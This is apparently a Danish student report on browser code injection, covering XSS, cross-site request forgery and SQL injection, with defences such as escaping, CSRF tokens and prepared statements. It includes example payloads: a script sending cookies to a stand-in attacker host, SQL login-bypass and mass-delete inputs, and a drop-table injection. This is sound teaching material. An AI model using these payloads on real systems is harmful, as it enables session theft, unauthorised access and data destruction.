Code injection i browsere

Bjarke Skjølstrup og Jonas Nyrup

30/5–2012

Indhold

1 Introduktion **1**

2 XSS - Cross-site Scripting **1**
2.1 Reflected XSS . . . 1
2.1.1 Eksempel . . . 1
2.2 Stored XSS . . . 2
2.2.1 Eksempler på brug . . . 2
2.3 Forsvar . . . 2
2.3.1 Reflected XSS . . . 3
2.3.2 Stored XSS . . . 3
2.3.3 Local XSS . . . 3
2.4 Ydeligere eksempler på brug af XSS . . . 4
2.4.1 Adgang til brugerens computer . . . 4
2.4.2 Anonyme angreb . . . 4

3 XSRF - Cross-site Request Forgery **4**
3.1 Eksempel . . . 5
3.1.1 GET - Reguest angreb . . . 5
3.1.2 POST - Request angreb . . . 5
3.1.3 Kombineret med XSS . . . 5
3.2 Forsvar . . . 5

4 SQL injection **6**
4.1 Eksempler . . . 6
4.1.1 . . . 6
4.1.2 . . . 6
4.2 Løsninger . . . 7

Litteratur **8**

1 Introduktion

Begrebet code injection er en generel betegnelse for angreb, der udnytter sikkerhedshuller hos offeret til at indsætte og eksekvere sårbar kode, hvad enten det er på server- eller klientsiden. Bristen opstår når dele af applikationens kode erstattes af brugerinput og der ikke skarpt adskilles, hvad der er oprindelig kode og hvad der er input. Når koden så bliver fortolket, bliver der kun tjekket at syntaksen er korrekt – ikke om det der skal udføres er „korrekt“. På den måde kan en ondsindet person indsætte kode, der forårsager, at offeret uden at vide det eksekverer kode, der skader sig selv eller andre.

Med denne introduktion vil vi komme omkring forskellige typer af code injection, eksempler på udnyttelse af det og løsningsforslag til at sikre sig i mod angreb.

2 XSS - Cross-site Scripting

Dene type af angreb udnytter den tillid en bruger og dets browser har til et website og hvad der bliver afviklet på dette. Det kan også være misbrug af den tillid til en person har til indholdet af en email eller et egentlig ondsindet link i denne. Angrebet kræver at et website er sårbart i form af manglede validering og escaping af input. XSS-angreb deles normalt op i 2 typer.

2.1 Reflected XSS

Denne type angreb kaldes også for „non-persistent“ og er oftest anvendte form for XSS-angreb. Problemet forekommer på sider hvor et input fra en formular eller mere normalt querystring'en fra url'en resulterer i øjeblikkelig server-site afvikling og output til brugeren. Angrebene foregår ofte ved hjælp af links, der bliver sendt ud via email, eller postet på et forum, blog eller lignende. Offeret ser linket og genkender domænet som et personen stoler på, eller virker troværdigt, og tøver derfor ikke med at klikke på det.

2.1.1 Eksempel

En anerkendt side med mange brugere har en søgefunktion, hvor man ved søgning sendes ind på en adressen `search.php?key=søgeord`. Dette søgeord udskrives af serveren øverst på resultatsiden for at vise, hvad man har søgt på. I stedet for et reelt „søgeord“ indsætter man så noget JavaScript som f.eks. `<script>document.location='http://www.steal.wz/?c='+document.cookie</script>`. Da dette på servesiden bliver indsat i starten af siden med søgeresultater, vil det blive aktiveret i det brugeren indlæser siden. Offeret vil i dette tilfælde bliver videresendt til en side der tager en cookie ind som querystring, og da `document.cookie` netop outputter en brugers cookies fra det website han er på, vil dette komme med over på denne side. Angriberen kan nu enten ved hjælp af automatiseret handling og spoofing eller ved at indsætte cookien i egen browser, få adgang til siden med offerets rettigheder, og på denne måde lave ondsindede handlinger.

2.2 Stored XSS

Sårbarheden består her i, at en bruger kan indsætte indhold på en side ved hjælp af en HTML-formular. Dette ses på mange sider som f.eks. forum, blogs og generelt steder hvor man kan kommentere. Bliver inputtet ikke valideret eller saniteret, kan en ondsindet bruger indsætte HTML eller JavaScript på siden, der kan bruges til at udføre ondsindet handlinger. Dette indhold bliver altså kørt af alle brugere/gæster, der kommer ind på siden hvor koden er indsat.

2.2.1 Eksempler på brug

Én mulighed er at indsætte JavaScript som det i eksemplet med reflected XSS.

En anden mulighed der oftest anvendes er indsættelse af en HTML-`<iframe>` hvis størrelse sættes til 0, så den ikke bliver set af offeret. Den indlæser så en side i baggrunden, som kan udføre et eller andet ondsindet. Adressen som denne `<iframe>` indlæser kan der igen manipuleres med via JavaScript, så den også indeholder offerets cookie i URL'en. Offeret bliver altså ikke engang sendt væk fra siden, så sandsynligheden for at opdage angrebet er endnu mindre.

En tredje metode er at bruge `<img>`. Med denne kan man i stedet for en korrekt adresse på et billede indsætte en adresse ligesom den vist i eksemplet før, eller en hvilken som helst anden side. Offeret vil kun se det klassiske fejlbillede, som browseren sætter ind ved „døde" billeder, men den vil i virkeligheden indlæse den onde side, der udfører de onde handlinger. En ondsindet handling kunne også være udførslen af SQL-injection eller et Cross-site Request Forgery angreb, som begge bliver berørt senere i rapporten.

2.3 Forsvar

Som web-udvikler, er den bedste måde at sikre sin side mod XSS angreb, er ved altid at escape input fra formularer og querystring, eller mere generelt, input der kan komme fra andre end de helt betroede brugere. Det er vigtigt at bemærke at dette er uanset om dette input skal outputtes i de dele af siden der er HTML, CSS eller JavaScript. En simple metode der sætter en stopper for de fleste er angreb, er at alle `<` og `>` enten fjernes, eller erstattes med hhv. `&lt;` og `&gt;`. Ydeligere sikkerhed kan implementeres ved ligeledes at erstatte &, ",' og /, som vil sikre at manipulering med f.eks. attributter bliver forhindret. Et problem ved dette er, hvis man tillader at nogle HTML-tags kan bruges, til f.eks.. at lave fed skrift, indsætte links, eller lign. I dette tilfælder skal man bruge langt mere avancerede metoder, hvor man skal genkende de forskellige elementer og attributter og validere disse. Dog findes der nogle redskaber der tillader dig simpelt at opsætte regler, og så kan man bede den om at validerer alt input. Et meget respekteret og anvendt tool er OWASP - Java HTML Sanitizer Project. En anden mulighed er at lave simpel white-listing, hvor man giver bestemte strenge som ikke skal ændres, og alt andet bliver escaped. Her skal man dog være meget opmærksom på, hvad man white-lister.
Det er også anbefalet at man ikke indsætter brugerinput på nogle af de følgende steder, da dise også vil kræve ret avanceret escaping.

- `<script>... HER ...</script>` Direkte i et script
- `<!--... HER...-->` Inde i en HTML-kommentar

- `<div ... HER...=test />` I en attribut
- `<HER... href=/test/>` Som et tag
- `<style>... HER...</style>` Direkte i CSS
- `<div attr=... HER...>content</div>` I en attribut uden quotes

2.3.1 Reflected XSS

Som bruger skal man lade være at klikke på links, man ikke er sikre på er sikre, især hvis webadressen ser suspekt ud og indeholder tegn som < og >. Problemet er dog, at disse links kan vises med deres hex-kode, hvilket gør at stien ofte bliver lang, men ikke nødvendigvis ser suspekt ud, da det sagtens kunne forveksles med en token eller lign. Det bedste råd er at lade være at klikke på links med lange adresser der ser encodede ud, dvs. består at små bider med tal og bogstaver, adskilt i blokke med %, &, # eller tilsvarende. Som avanceret internetbruger, kan man eventuel forsøge at dekode linket, hvilket der findes mange convertere til på nettet.

Til denne type XSS kommer de fleste moderne browsere dog også til hjælp. Nogle browsere vælger helt at escape querystrings inden den starter på at loade. Mere moderne browsere tjekker alle former for HTTP-requests om de indeholder script-kode. Bliver browseren ud fra html-koden bedt om at eksekvere script der er identisk med dette, afviser den det, og giver en advarsel i browerens debug-/udviklerværktøj. De er faktisk så avancerede, at hvis man forsøger at injecte en `<iframe>`, kigger den også på den side der forsøges indlæst derigennem og om den indeholder scripts og nægter at indlæse iframen, hvis dette er tilfældet. Det sidste kan dog omgås ved at lade iframen indlæse en side, der ikke gør andet end at videresende til en anden side, der godt kan indeholde sådanne scripts. Her vil den kun kigge på siden der videresender og se der ingen scripts er.

2.3.2 Stored XSS

Som bruger er disse betydelig sværere at opdage, da det i forhold til reflected XSS, kun sjældent kommer fra links man modtager af en ekstern kilde, som man aktivt kan vælge ikke at trykke på. Medmindre man kigger på kildekoden, kan man ikke se at man er offer. Browseren har heller ikke mulighed for at vurderer om indholdet er skadeligt, da det kommer direkte fra serveren, som den stoler på. Man kan dog vælge at deaktivere JavaScript i sin browser, eller installere programmer som NoScript, der kræver at man skal godkende alt JavaScript før det kan afvikles. Dette er dog ikke så praktisk, da JavaScript efterhånden er brugt overalt på nettet, og mange sider baserer sig på det.

2.3.3 Local XSS

Denne specielle udgave af XSS udnytter det JavaScript som et website selv har indsat, hvor det ligesom i de andre tilfælde er muligt at injecte eget JavaScript via brugerinput. Ofte udnyttes der her den type JavaScript, som giver adgang til dele af browserens information omkring serveren. Forskellen på denne og ikke-local XSS, er at alt foregår på klientsiden, hvilket betyder at der oftest ikke kan udføres validering/encoding på serversiden. Derfor frarådes det helt

at indsætte input kun på klientsiden. Selvfølgelig kunne man lave encoding med JavaScript, men da dette også foregår på klientsiden og er åbenlyst for „hackeren“, der måske kan udnytte dette.

2.4 Ydeligere eksempler på brug af XSS

2.4.1 Adgang til brugerens computer

I ældre browsere kunne det lade sig gøre at påtvinge sige adgang til en brugers filsytem, logs og lignende. Dette kunne lade sig gøre ved hjælp af en udgave af local XSS, der modificerede JavaScript i en fil, gem på det lokale filsystem. Når dette JavaScript blev eksekveret lokalt, var det nu muligt at få adgang til selve browseren. Ved hjælp af denne adgang kunne man afvikle systemkald, der afvikles med samme rettigheder som browseren, hvilket vil sige de samme som brugeren. Problemet var aktuelt i Internet Explorer 6 indtil til det med Windows XP Service Pack 2 blev rettet.

2.4.2 Anonyme angreb

En ondsindet bruger vil gerne angribe et website eller server der har en svaghed, som gør f.eks. SQL-injections eller XSS muligt. Han ved dog at dette angreb vil kunne spores tilbage til ham ved hjælp af en log eller lignende. Derfor laves et XSS-angreb på en anden hjemmeside, som ikke har mulighed for, eller evner til at følge op på sådan et angreb. Angriberen indsætter en iframe, et page redirect eller lign. på denne side og når en bruger besøger denne side, vil der derved udføres et angrebet på den side som angrebet egentlig var tiltænkt, og det er deres IP m.m. der vil stå i loggen.

En ny måde at bruge udnytte XSS er til at lave DDoS-angreb. Dette gøres ved at indsætte elementer såsom `<iframes>` eller `<img>`, på en lang række sårbare sider. Disse indlæser fra elementer fra en side, som angriberen gerne vil have overbelastet. Alle der besøger en af de inficerede sider vil sende requests hertil og derved deltage i et DDoS-angreb uden de selv er klar over det.

3 XSRF - Cross-site Request Forgery

Denne form for angreb fungerer ved, at en ondsindet person udnytter den tillid som et website har til sine brugere og deres browsere. En uskyldig bruger besøger en inficeret side og sender, uden at være klar over det forespørgsler til et website, som ikke kan se at det ikke er af brugerens egen vilje. Denne forespørgsel sendes oftest ved hjælp af `<img>` eller `iframe` og i nogle tilfælde ved hjælp af JavaScript.

Websitet der indeholder denne sårbarhed, stoler blindt på brugerens session eller cookie som godkendelse. Disse giver adgang til lukkede sider og samtidig adgang til at udføre de fleste af de ting, som brugeren vil kunne gøre selv. Gennemskuer en „hacker“ hvordan en sårbar side opbygger sine requests, kan han udforme et sådan angreb. Da det er brugerens egen browser, der reelt laver angrebene, er tyveri af sessions eller cookies helt unødvendigt.

3.1 Eksempel

3.1.1 GET - Reguest angreb

Hjemmesider der anvender input fra querystrings kunne have en side som f.eks. `profile.php?action=delete`, der ud fra brugerens session eller cookie finder ud af hvilken bruger der er logget ind, og sletter denne. Indlæses sådanne et link i en iframe, et billede eller script, vil en bruger slette sig selv. Dette link kunne gøre hvad som helst, og i mange tilfælde kan det have katastrofale konsekvenser, især hvis en bruger med administratorrettigheder falder i fælden.

3.1.2 POST - Request angreb

Formular-angreb er en smule mere komplicerede, da disse kræver automatisk udfyldning indsendelse af formularer eller snyder brugeren til at trykke på en submit-knap. Ofte vil angriberen have lavet en kopi af sidens formular, med forudfyldte felter, og et JavaScript der efter siden er blevet indlæst automatisk udfører indsendelsen af formularen. Denne formular kunne igen være til hvad som helst, men for eksempel bestillingsformular. Der har været flere tilfælde hvor den angrebne side har været en webshop der kun validerede på brugerens cookies/sessions og havde gemt betalingsoplysninger, for hurtig og nem bestilling. Offeret har i disse tilfælde fået franarret en masse penge ved at angriberen har bestilt en række varer eller services. Da disse formularer gerne indeholder alternativ leveringsadresse, navn og e-mail kan angriberen foretage bestillingen under falsk navn og adresse uden at offeret vil blive påmindet.

3.1.3 Kombineret med XSS

En måde disse infektioner kan spredes på er ved hjælp af XSS. Elementet der indlæser et link med querystrings eller en side med auto-post-formularen indsættes på en række andre sårbare sider, eller siden selv, hvorved chancen for succes øges.

3.2 Forsvar

Generelt er det en dårlig idé at bruge querystrings som input, da dette giver direkte mulighed for indlæsning fra HTML eller et script. Gør man alligevel dette, kan det være en god idé at indsætte strenge, med f.eks. en auto-genereret token, der afhænger af en brugerens session eller cookie, som den også validere på, og som heller ikke må genbruges.

Samme token-metode anbefales også til formularer, da denne token kommer med som en del af formularen, kan angriberen ikke på forhånd lave en kopi med forudindtastet data, hvilket gør denne angrebsmetode utroligt kompliceret. For at forhindre at formularen bliver indlæst ekstern og denne token opsnappes, kan denne genereres i det formularen indlæses og derefter appendes til selve POST-requesten. Dette skulle give en næsten skudsikker formular, da der i alle client-site programmeringssprog såsom JavaScript, er sat en „same origin policy“, der forhindrer eksekvering af elementer/funktioner m.m. på eksterne sider. En måde yderligere at forhindre simpel auto-udfyldelse er at bruge samme

metoder, som bruges til forebyggelse mod spam bots. Det vil sige at brugeren skal svare på et spørgsmål, aflæse et billede eller genkende en stemme.

Mange gør brug af HTTP-referer til at tjekke om brugeren kommer fra en anden side. Dette er dog ikke en god løsning da det er forholdsvis simpelt at spoofe denne header. Derudover er der problemer med krypterede/sikre forbindelser da nogle af disse netop krypterer headeren.

Som bruger er der intet man kan gøre for at forsvare sig, da disse ting kan blive indlæst fra en hvilken som helst side, der i sig selv er sårbar, hacked eller kontrolleret af en personer med onde intentioner. Det eneste man kan gøre at logge ud, så sessions og cookies ikke stadig er i live, når man surfer rundt på andre sider.

4 SQL injection

SQL injections er et blandt flere former for code injection-baserede angreb, der retter sig mod SQL-baserede databasesystemer.

Angrebsvektoren til at modificere SQL-forespørgslen er en formular eller querystring'en fra en url.

4.1 Eksempler

4.1.1

Et klassisk eksempel på sårbar kode er en simpel login-formular, der logger en ind, givet brugeren eksisterer og kodeordet er korrekt.

```
SELECT * FROM database WHERE user = '$user' AND pwd = '$pwd';
```

Ved at indtaste

```
user = '
pwd  =  ' OR id='1
```

kommer SQL-forspørgslen til at hedde

```
SELECT * FROM database WHERE user = '' and pwd = '' OR id='1';
```

Nu er login-beskyttelsen omgået, da der ikke tjekkes på om kodeordet er korrekt og tilmed vil brugeren med `id=1` blive valgt, hvilket for mange systemer enten tilhører en administrator eller en udviklings-/testbruger, som har ubegrænsede rettigheder på siden.

4.1.2

Følgende kode kunne f.eks. være fra et forum, hvor man ved gå ind på linket `delete.asp?id=$id` kan slette et indlæg ud fra et id. Hjemmesiden har for at „sikret" sig valgt at tjekke om det indlæg, du forsøger at slette er oprettet af dig. Derefter slettes indlægget ud fra det givne id.

```
SELECT uid,id FROM posts WHERE id = '$id';

if(uid = session("uid"))
DELETE FROM posts * WHERE id = '$id';
```

Som ondsindet person skal man blot oprette et indlæg, som så f.eks. har `id=500` og gå ind på `www.site.com/delete.php?id=500 OR id>500`. Nu vil den finde alle indlæg med `id>= 500`. Sikkerhedstjekket vil bare tjekke på den første post og da dette er din egen post vil den eksekverere: `DELETE FROM posts WHERE id = '500 OR id>500';`, som så sletter indlægget og alle efterfølgende indlæg.

4.2 Løsninger

For at forhindre, eller i det mindste minimere muligheden for, SQL injections er der flere forholdsregler, der kan tages.

For det første kan det for nogle forbindelser angives, at hvert statement kun kan indeholde en SQL-forespørgsel. Dette sikrer dermed mod injections af typen `'; drop table dm830;--`, der forsøger at kombinere den nuværende forespørgsel med en forespørgsel om at slette indholdet af tabellen `dm830`. Dette giver dog ikke voldsomt stor beskyttelse, da der er mange angreb, der kan passe ind i en enkelt forespørgsel.

Dernæst skal man som altid have „Principle of least privilege“ i hovedet. Hvis brugeren under normale omstændigheder aldrig har behov for at slette noget, skal han heller aldrig have mulighed for det. Ved at minimere brugerens rettigheder i databasen kan skaderne der omhandler integrity mindskes en smule, hvorimod beskyttelsen af confidentiality forøges en del, da indholdet af andre databasetabeller kan skjules fuldstændigt.


For helt at sikre at der ikke kan injectes SQL kan der f.eks. for php bruges den indbyggede funktion `mysql_real_escape_string()`, der sørger for at escape alle farlige tegn, dvs. tegn der er reserveret til brug i selve SQL-forespørgsler. Problemet med denne metode er hvis jeg vitterligt gerne vil indsætte teksten „' OR id='1“ er det en escaped version der bliver gemt i databasen.

De forrige forholdsregler har endnu ikke reelt håndteret problemet med at kode og input ikke bliver *fuldstændig* adskilt – at escape tegn er blot at omgå problemet fremfor at løse det. Til endegyldigt at adskille kode og input kan prepared statements bruges. Herunder ses en SQL-forespørgsel i php, hvor den første linje er den almindelige usikre version, hvorimod den næste er et prepared statement.

```
$result = mysql_query("SELECT * FROM dm830 where user ='$user'");

$stmt = $dbh->prepare("SELECT * FROM dm380 where user=:user");
$stmt->bindParam(':user', $user);
$result = $stmt->execute();
```

I Figur 1 ses det hvordan de to forespørgsler adskiller sig. I venstre side bliver variablerne erstattet i php *før* forespørgslen bliver sendt til databasen. I højre side sendes SQL-koden uden inputs først til databasesystemet for at blive tjekket for syntaks og bliver så sendt tilbage i en compiled version, der kun tager nogle værdier ind, der så ikke fortolkes. Endelig er SQL og input fuldstændig adskilt på en smuk måde og vi er sikre på SQL injections ikke kan forekomme.



Figur 1: Opbygning af SQL-forespørgsel

Litteratur

[1] Robert Auger. The cross-site request forgery (csrf/xsrf) faq, Apr 2010. http://www.cgisecurity.com/csrf-faq.html.

[2] Amit Klein. Dom based cross site scripting or xss of the third kind, Jul 2005. http://www.webappsec.org/projects/articles/071105.shtml.

[3] Bruce Leban, Mugdha Bendre, and Parisa Tabriz. Cross-site request forgery (csrf), Sep 2010. https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF).

[4] Bruce Leban, Mugdha Bendre, and Parisa Tabriz. Web application exploits and defenses, 2010. http://google-gruyere.appspot.com/.

[5] Patrick Mylund Nielsen. De største websikkerhedsbrølere, May 2012. http://www.version2.dk/blog/de-stoerste-web-app-sikkerhedsbroelere-45567.

[6] Community of Wikipedia. Cross-site request forgery, Apr 2012. http://en.wikipedia.org/wiki/Cross-site_request_forgery).

[7] OWASP. Owasp top 10 – 2010, May 2010. http://owasptop10.googlecode.com/files/OWASP%20Top%2010%20-%202010.pdf.

[8] Chad Perrin. Blogs / it security: What is cross-site scripting?, Mar 2008. http://www.techrepublic.com/blog/security/what-is-cross-site-scripting/426.

[9] Mizanur Rahman. Why to use stored procedure or prepared statement?, Mar 2008. http://booleandreams.wordpress.com/2008/03/24/why-to-use-stored-procedure-or-prepared-statement/.

[10] RSnake. Xss (cross site scripting) cheat sheet – esp: for filter evasion, 2010. http://ha.ckers.org/xss.html.

[11] Jeff Williams and Jim Manico. Owasp top 10 – 2010, May 2012. https://www.owasp.org/index.php/Cheat_Sheets.